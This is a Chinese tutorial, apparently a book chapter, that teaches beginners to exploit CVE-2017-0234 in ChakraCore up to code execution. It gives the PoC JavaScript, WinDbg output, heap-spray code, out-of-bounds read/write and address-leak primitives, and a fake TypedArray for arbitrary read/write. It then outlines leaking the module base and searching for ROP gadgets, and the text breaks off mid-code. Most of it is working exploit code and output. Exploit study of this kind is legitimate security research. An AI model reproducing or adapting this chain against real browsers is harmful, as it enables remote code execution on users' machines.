自 2007 举办至今，在 pwn2own 的比赛中，浏览器一直是重头戏。观看比赛的同时，相信好多小伙伴已经跃跃欲试了。但你还记得有多少次信心满满，最后又都暂且搁置了呢？文章主要针对浏览器漏洞利用零基础的人群，笔者详细记录了在漏洞利用过程走过的一些坑与总结的技巧。最终达到在解决一些共有的痛点的同时，重新恢复大家漏洞利用的信心，毕竟哪位伟人曾经曰过：信心比黄金还宝贵。

17.2 文章目标


看着大佬的花式炫技，就是无从下手怎么办？眼看千遍，不如动手一遍。毕竟眼见为实，也更加有趣。勤动手操作，零基础在浏览器中稳定的弹出第一个计算器!

17.3 动手实战

这里以 CVE-2017-0234 为例，ch 的版本为：v1.4.3。poc 文件如下：

```
function jitBlock(arr, index)
{
    arr[index] = 0xdeedbeef;
}

var arr = new Uint32Array(0x40000/4)

for(var i=0; i<0x10000; i++){
    jitBlock(arr, 0)
}

jitBlock(arr, 0x7fffffff)
```

windbg 中运行 poc 后，得到如下 crash 信息：



对比 js 文件与汇编，我们很容易发现 rbx 寄存器代表整个 typearray，r14 代表数组的索引。漏洞原因：jit 代码生成时，过度优化导致的数组越界访问。

17.4 背景知识

我们现在只知道这个洞可以越界写，那么怎么把这个洞利用起来呢？回答这个疑问，需要解决一些基础问题：

1. 漏洞对象的分配使用哪个分配器（VirtualAlloc、malloc、HeapAlloc、MemGC）?

2. 分配的大小是否任意值?

3. 漏洞对象分配由于内存对齐等原因，实际占有多大空间?

我们挨个解决上述问题。

1. 漏洞对象的分配使用哪个分配器（VirtualAlloc、malloc、HeapAlloc、MemGC）?

解决这个问题，方便我们决定用哪个对象把越界区域占住。


首先模糊匹配系统中有哪些 alloc 相关的 api。

```
> x kernel32!virtual*
00007ff8`fc40b0d0 KERNEL32!VirtualQueryStub (<no parameter info>)
00007ff8`fc40a2a0 KERNEL32!VirtualAllocStub (<no parameter info>)
00007ff8`fc4273e0 KERNEL32!VirtualProtectExStub (<no parameter info>)
00007ff8`fc40b0b0 KERNEL32!VirtualProtectStub (<no parameter info>)
00007ff8`fc40ba70 KERNEL32!VirtualUnlockStub (<no parameter info>)
00007ff8`fc4105b0 KERNEL32!VirtualAllocExNumaStub (<no parameter info>)
00007ff8`fc40a2c0 KERNEL32!VirtualFreeStub (<no parameter info>)
00007ff8`fc4273c0 KERNEL32!VirtualAllocExStub (<no parameter info>)
00007ff8`fc40b0a0 KERNEL32!VirtualQueryExStub (<no parameter info>)
00007ff8`fc4273d0 KERNEL32!VirtualFreeExStub (<no parameter info>)
00007ff8`fc40ed20 KERNEL32!VirtualLockStub (<no parameter info>)
```

把关键 api 的参数及返回值打印出来

```
> bu KERNELBASE!VirtualAlloc      ".if(@rdx>=0x40000){.printf "addr=%p size=%p\n ",rcx, rdx; g
> bu KERNELBASE!VirtualAlloc+0x5a ".if(1==2){} .else{.printf "ret=%p \n",rax;gc}"
```

重新运行后，可以确定 arr 数组确实是由 VirtualAlloc 分配，有两处与之相关的分配记录，分配的地址相同，大小不一样，感兴趣的同学可以继续把 VirtualAlloc 的其他参数打印出来。至于为什么同一个地址进行两次分配，这个问题我们放在后面统一释疑，目前只关注漏洞利用本身。



2. 分配的大小是否任意值?

要提高漏洞利用的成功率，首先需要确保漏洞的稳定复现。这里先使用结论，原因同上，释疑放在后面。

```
> bu chakracore!Js::JavascriptArrayBuffer::IsValidVirtualBufferLength

/*
  1. length >= 2^16
  2. length is power of 2 or (length > 2^24 and length is multiple of 2^24)
  3. length is a multiple of 4K
*/
```

分配的长度需要同时满足上述的条件，所以 len >= 2^(16+n) or > 2^(24+n)。[这里 n 满足非负整数]

所以满足条件的最小 len 为 2^16 = 0x10000

3. 漏洞对象分配由于内存对齐，实际占有多大空间?

windbg 的 address 命令可以解决这个疑问。


```
000001c3‘21cc00d2 42893cab        mov     dword ptr [rbx+r13*4],edi ds:000001c2‘21c9fffc=?????
0:003> !address rbx

Usage:                  <unknown>
```

```
Base Address:           000001c0‘21ca0000
End Address:            000001c0‘21cb0000
Region Size:            00000000‘00010000 (  64.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000004          PAGE_READWRITE
Type:                   00020000          MEM_PRIVATE
Allocation Base:        000001c0‘21ca0000
Allocation Protect:     00000001          PAGE_NOACCESS

Content source: 1 (target), length: 10000

0:003> !address 000001c0‘21cb0000

Usage:                  <unknown>
Base Address:           000001c0‘21cb0000
End Address:            000001c1‘21ca0000
Region Size:            00000000‘ffff0000 (   4.000 GB)
State:                  00002000          MEM_RESERVE
Protect:                <info not present at the target>
Type:                   00020000          MEM_PRIVATE
Allocation Base:        000001c0‘21ca0000
Allocation Protect:     00000001          PAGE_NOACCESS

Content source: 0 (invalid), length: ffff0000
```

两部分总计的内存为：0xffff0000 + 0x10000 = 0x100000000=4G，调整 poc 实际验证下：

```
function jitBlock(arr, index, value)
{
    arr[index] = value;
}

var arr = new Uint32Array(0x40000/4);
var spray_arr = new Uint32Array(0x40000/4);

for(var i=0; i<0x10000; i++){
```

```
    jitBlock(arr, 0, 0x41414141);  // force jit
}


jitBlock(spray_arr, 0,  0x42424242);
```



结论：内存数据喷射可以选择 obj 为：Uint32Array，两个 Uint32Array 相隔距离为：0x100000000。

17.5 Exp 部分开始

在获得上述背景知识后，我们可以立即进入 Exp 了。这部分最为精彩，也请感兴趣的读者动手操作起来。


1 – 越界写 to 越界读写

单纯的越界写对象的数据部分没有多大意义，我们需要修改一个对象的头信息，也就是对象的元数据。修改的目的是：让对象获得比之前更大的空间访问能力（越界读写）。

这里继续修改 poc：

```
function jitBlock(arr, index, value)
{
    arr[index] = value;
}


var arr = new Uint32Array(0x40000/4);
var spray_arr = new Array(0x40000/4);


for(var i=0; i<0x10000; i++){
```

```
    jitBlock(arr, 0, 0x41414141);  // force jit
}


jitBlock(spray_arr, 0,  0x42424242);
```



这里我们看到 spray_arr 的元数据在 arr 之后，用 windbg 帮我解析下数据的格式:

```
> dx -r1 ((chakracore!Js::SparseArraySegmentBase *)0x1b19d0c0020)
```

```
0:003> dx -r1 ((chakracore!Js::SparseArraySegmentBase *)0x1b19d0c0020)
((chakracore!Js::SparseArraySegmentBase *)0x1b19d0c0020)
    [+0x000] left             : 0x0 [Type: unsigned int]
    [+0x004] length           : 0x1 [Type: unsigned int]
    [+0x008] size             : 0x10002 [Type: unsigned int]
    [+0x010] next             : 0x0 [Type: Js::SparseArraySegmentBase *]
    CHUNK_SIZE       : 0x10 [Type: unsigned int]
    HEAD_CHUNK_SIZE  : 0x10 [Type: unsigned int]
    INLINE_CHUNK_SIZE : 0x40 [Type: unsigned int]
    SMALL_CHUNK_SIZE : 0x4 [Type: unsigned int]
    BigLeft          : 0x100000 [Type: unsigned int]
```


对照上图，spray_arr 的元数据开始于 0x1b19d0c0020，left 为 0，length 为 0x1(代表当前 segment 初始化了一个元素 0x42424242)，size 为 0x10002。

为了让 spray_arr 数组获得越界读写的能力，需要 arr 数组越界写掉它的 length 和 size 和两个域。

调整 poc 如下:

```
function jitBlock(arr, index, value)
{
    arr[index] = value;
}
```

```
var arr = new Uint32Array(0x40000/4);
var spray_arr = new Array(0x40000/4);

for(var i=0; i<0x10000; i++){
    jitBlock(arr, 0, 0x41414141);  // force jit
}

jitBlock(spray_arr, 0,  0x42424242);

var spray_arr_len_index = (0x100000000 )/4 +9;
var spray_arr_size_index = (0x100000000 )/4+ 10;
jitBlock(arr, spray_arr_len_index, 0x7fffffff);
jitBlock(arr, spray_arr_size_index, 0x7fffffff);
```



length 和 size 顺利被修改。至此，越界写已经顺利转化为越界读写。

2 – 越界读写 to 任意地址读写

任意地址读写需要 fake 一个 DataView , 首先需要一个泄漏任意地址的原语。还记得我们当初的目标吗？‘‘零基础在浏览器中稳定的弹出第一个计算器’’，对吧？我们这里重构一下代码，以便稳扎稳打的进行后面的环节。

```
function log(str){
    print(str);
}

function jitBlock(type_arr, index, value)
{
```

```
    type_arr[index] = value;
}

function force_jit(){
    var arr = new Uint32Array(0x40000/4);

    for(var i=0; i < 0x10000; i++){
        jitBlock(arr, 0, 0x41414141);
    }
}

force_jit();

function oob_write(arr, index, value){
    jitBlock(arr, index, value);
}

//arr   : @typearray
//index: @int [0 - 0xffffffff]
//value: @int [0 - 0x7fffffff]
//export API : oob_write


// let us spray it

let fill_vec = new Array();
var fill_len = 0x1000;
var vul_arr;
var int_arr;
var obj_arr;

for (var i=0; i< fill_len; i++){

    vul_arr = new Uint32Array(0x40000/4);
    vul_arr[0] = 0;
```

```
    int_arr = new Array(0x40000/4);
    // int_arr[0] is a hole for OOB write
    // int_arr[1] is a flag "OWN"  0x4e574f, to construct "PWN2OWN"
    int_arr[1] = 0x4e574f;

    oob_write(vul_arr, 0x100000000/4 + 14, 0x324e5750);   // OOB write "PWN2" 0x324e5750

    if( 0x324e5750 == int_arr[0]){
        log("found it:"+ i);
        // new obj arr to leak addresss
        obj_arr = new Array(0x40000/4);
        obj_arr[0] = obj_arr;
        break;
    }

}

function modify_oob_arr_attri(new_capacity){
    var arr_len_index  = 0x100000000/4 + 9;
    var arr_size_index = 0x100000000/4 + 10;
    oob_write(vul_arr ,arr_len_index, new_capacity);
    oob_write(vul_arr ,arr_size_index, new_capacity);
    int_arr.length = 0xffff0000;
}

modify_oob_arr_attri(0x7fffffff);
```

这里借助 vul_arr 的越界写，修改后面的 int_arr 的内存，如果 int_arr 读出该越界写的数据，则判断数据喷射成功，否则进行下一次尝试。obj_arr 用作存储任意 obj 的地址，int_arr 越界读取 obj 的地址。以下操作即可泄漏出任意 obj 的地址。

```
function leak_obj_addr(obj){
    obj_arr[0] = obj;
    var addr_high_index = 0x50000/4 + 1;
    var addr_low_index  = 0x50000/4;
```

```
    var tmp = new Uint32Array(2);
    tmp[0] = int_arr[addr_high_index];
    tmp[1] = int_arr[addr_low_index];

    var addr = tmp[0]*0x100000000 + tmp[1];
    return addr;
}
```

接下来需要 fake 一个 DataView 来完成任意地址读写，怎么样才能稳定的 fake 一个 DataView 呢？需要再次数据喷射吗，还是有其他技巧？想要 fake 任意对象，首先需要知道该对象的元数据，需要 fake 的 TypedArray 元数据怎么获得？

17.5.1 补充一些背景知识

以下为 TypedArray 的元数据信息，+0x38 处存放着视图的实际数据。

```
0:003> dx -r1 ((chakracore!Js::TypedArrayBase *) 0x0000018d`936b3980 )
((chakracore!Js::TypedArrayBase *) 0x0000018d`936b3980 )                 : 0x18d936b3980 [Type
    [+0x008] type             : 0x18d93675480 [Type: Js::Type *]
    [+0x010] auxSlots         : 0x0 [Type: void * *]
    [+0x018] objectArray      : 0x0 [Type: Js::ArrayObject *]
    [+0x018] arrayFlags       : None (0x0) [Type: Js::DynamicObjectFlags]
    [+0x01a] arrayCallSiteIndex : 0x0 [Type: unsigned short]
    [+0x020] length           : 0x400 [Type: unsigned int]
    [+0x028] arrayBuffer      : 0x18d936d0140 [Type: Js::ArrayBufferBase *]
    [+0x030] BYTES_PER_ELEMENT : 4 [Type: int]
    [+0x034] byteOffset       : 0x0 [Type: unsigned int]
    [+0x038] buffer           : 0x18591bc8730 : 0x30 [Type: unsigned char *]
```

已经获得的越界读写只能访问数组后面的内存，如果 TypedArray 元数据被分配在越界读写数组的前面怎么办？需要数据喷射吗？原理可行，但是这里采用 fake Array 的方式来完成，这样更加简单、稳定。fake Array 的方式需要点背景知识，这里来补充下。

17.5.2 Array 的背景知识

```
0:003> dx -r1 ((chakracore!Js::SparseArraySegmentBase *)0x1b19d0c0020)
((chakracore!Js::SparseArraySegmentBase *)0x1b19d0c0020)
    [+0x000] left             : 0x0 [Type: unsigned int]
    [+0x004] length           : 0x1 [Type: unsigned int]
    [+0x008] size             : 0x10002 [Type: unsigned int]
    [+0x010] next             : 0x0 [Type: Js::SparseArraySegmentBase *]
    CHUNK_SIZE       : 0x10 [Type: unsigned int]
    HEAD_CHUNK_SIZE  : 0x10 [Type: unsigned int]
    INLINE_CHUNK_SIZE : 0x40 [Type: unsigned int]
    SMALL_CHUNK_SIZE : 0x4 [Type: unsigned int]
    BigLeft          : 0x100000 [Type: unsigned int]
```

先回顾一下第一篇文章中介绍的 Array 的元数据，常用的域包括 left 、length、size、next Segment 几个。

```
|--------|--------|--------|--------|--------|--------|
|  left  | length |  size  |        |next_low|next_high|
|--------|--------|--------|--------|--------|--------|
```


Array 头部的 next segment 信息存储的是下一个 segment 的头部，其余的域属于当前的 segment 。为什么 Chakra 不把 segment 放在一起，而是用指针的方式链接起来呢？因为 Chakra 在管理数组存储的时候，需要管理一种特殊的数组：Sparse 数组。即以下这种数组使用方式：

```
var arr = new Array(10);
arr[0x100000] = 10;
```


原始的数组空间不足以在索引 0x100000 处存储数据，所以需要 new 一块新的内存，然后这块数据的相关信息保存在 next segment 位置。

17.6 Fake Array


Array 的背景知识可以解决 fake Array 的问题，进而解决 TypedArray 元数据怎么获得的问题。既然我们知道 next segment 保存的是下一个 Array 的信息，如果我们利用越界写把它指向 DataView 的元数据，那么不就可以读取 TypedArray 的元数据了吗，任意地址读写不就达到了吗？说干就干，我们实现以下逻辑：

```
function fake_TypedArray(){
    modify_oob_arr_attri(0x7fffffff);

    var arr_len_index = 0x50000/4 -5 ;
    var arr_size_index = 0x50000/4 -4 ;

    var arr_buff_low = leak_obj_addr(arr_buff) % 0x100000000;
```

```
    var addr_dv = leak_obj_addr(dv);

    var int_arr_next_high_index = 0x100000000/4 + 13;
    var int_arr_next_low_index = 0x100000000/4 + 12;
    var int_arr_next_high = parseInt((addr_dv + 0x28) /0x100000000);
    var int_arr_next_low  = (addr_dv + 0x28) % 0x100000000;

    oob_write(vul_arr, int_arr_next_low_index, int_arr_next_low);
    oob_write(vul_arr, int_arr_next_high_index, int_arr_next_high);
    modify_oob_arr_attri(0x0);

    var index =  arr_buff_low;

    for(var i=0; i< 0x10; i++){
        dv[i] = int_arr[index + i];
    }

    oob_write(vul_arr, int_arr_next_low_index, 0);
    oob_write(vul_arr, int_arr_next_high_index, 0);
    modify_oob_arr_attri(0x7fffffff);

    var obj_arr_0_low  = 0x50000/4;
    var obj_arr_0_high = 0x50000/4 +1;

    int_arr[obj_arr_0_low] = dv[0xe] > 0x7fffffff ? dv[0xe] - 0x100000000: dv[0xe];
    int_arr[obj_arr_0_high] = dv[0xf];
    dv_rw = obj_arr[0];
}
```



fake TypedArray 前后对比：我们可以观察到，fake TypedArray 以后，windbg 已经将它识别为 TypedArray，标志着 fake TypedArray 的成功。



大致的逻辑是：越界写将 int_arr 的 next segment 指向 DataView，然后用 int_arr 来读取 TypedArray 的元数据。读取的 TypedArray 元数据信息保存到另一个 TypedArray（dv）的数据部分。这片新的内存即成为一个 fake 的 TypedArray，这里称为：dv_rw。由于 dv_rw 的元数据中包含视图数据的地址信息，而 dv 对 dv_rw 的元数据完全可控，也就完成了任意地址读写的目标，详细的逻辑请参考示例代码。

17.7 任意地址读写 to RCE

代码执行的前提条件是：我们对当前模块足够熟悉，知道 Chakra 中可执行代码位于哪里，以便我们获取到需要的 gadget 来完成代码执行。目标分解，需要以下三步骤即可代码执行：

1. Chakra 的基地址。

2. 解析 PE 获取 code 段信息，获取 gadges。

3. 修改虚表指针，指向 gadgets。

17.7.1 1. Chakra 的基地址

leak 模块基址的思路很简单：通过 leak_obj_addr 泄漏任意一个 obj 的 vtable，然后将 vtable 进行 0x10000 对齐后，每次减去 0x10000 去匹配 PE 文件的 Dos header 中的 Magic data。

17.7.2 2. 解析 PE 获取 code 段信息，获取 gadges


关于 PE 结构的解析，可以用第三方软件辅助我们解析 (比如：CFF explorer), 也可以 MS 参考官方文档：`https://docs.microsoft.com/en-us/windows/desktop/debug/pe-format` 获取 gadget 的逻辑，可以参考以下笔者的示例代码：

```
var byteArray = new Uint8Array(array.buffer);
var gadgets = {};
query.forEach((gadget) => {
    var name = gadget[0], bytes = gadget[1];
    var idx = 0;
    while (true) {
        idx = byteArray.indexOf(bytes[0], idx);
        if (idx < 0) {
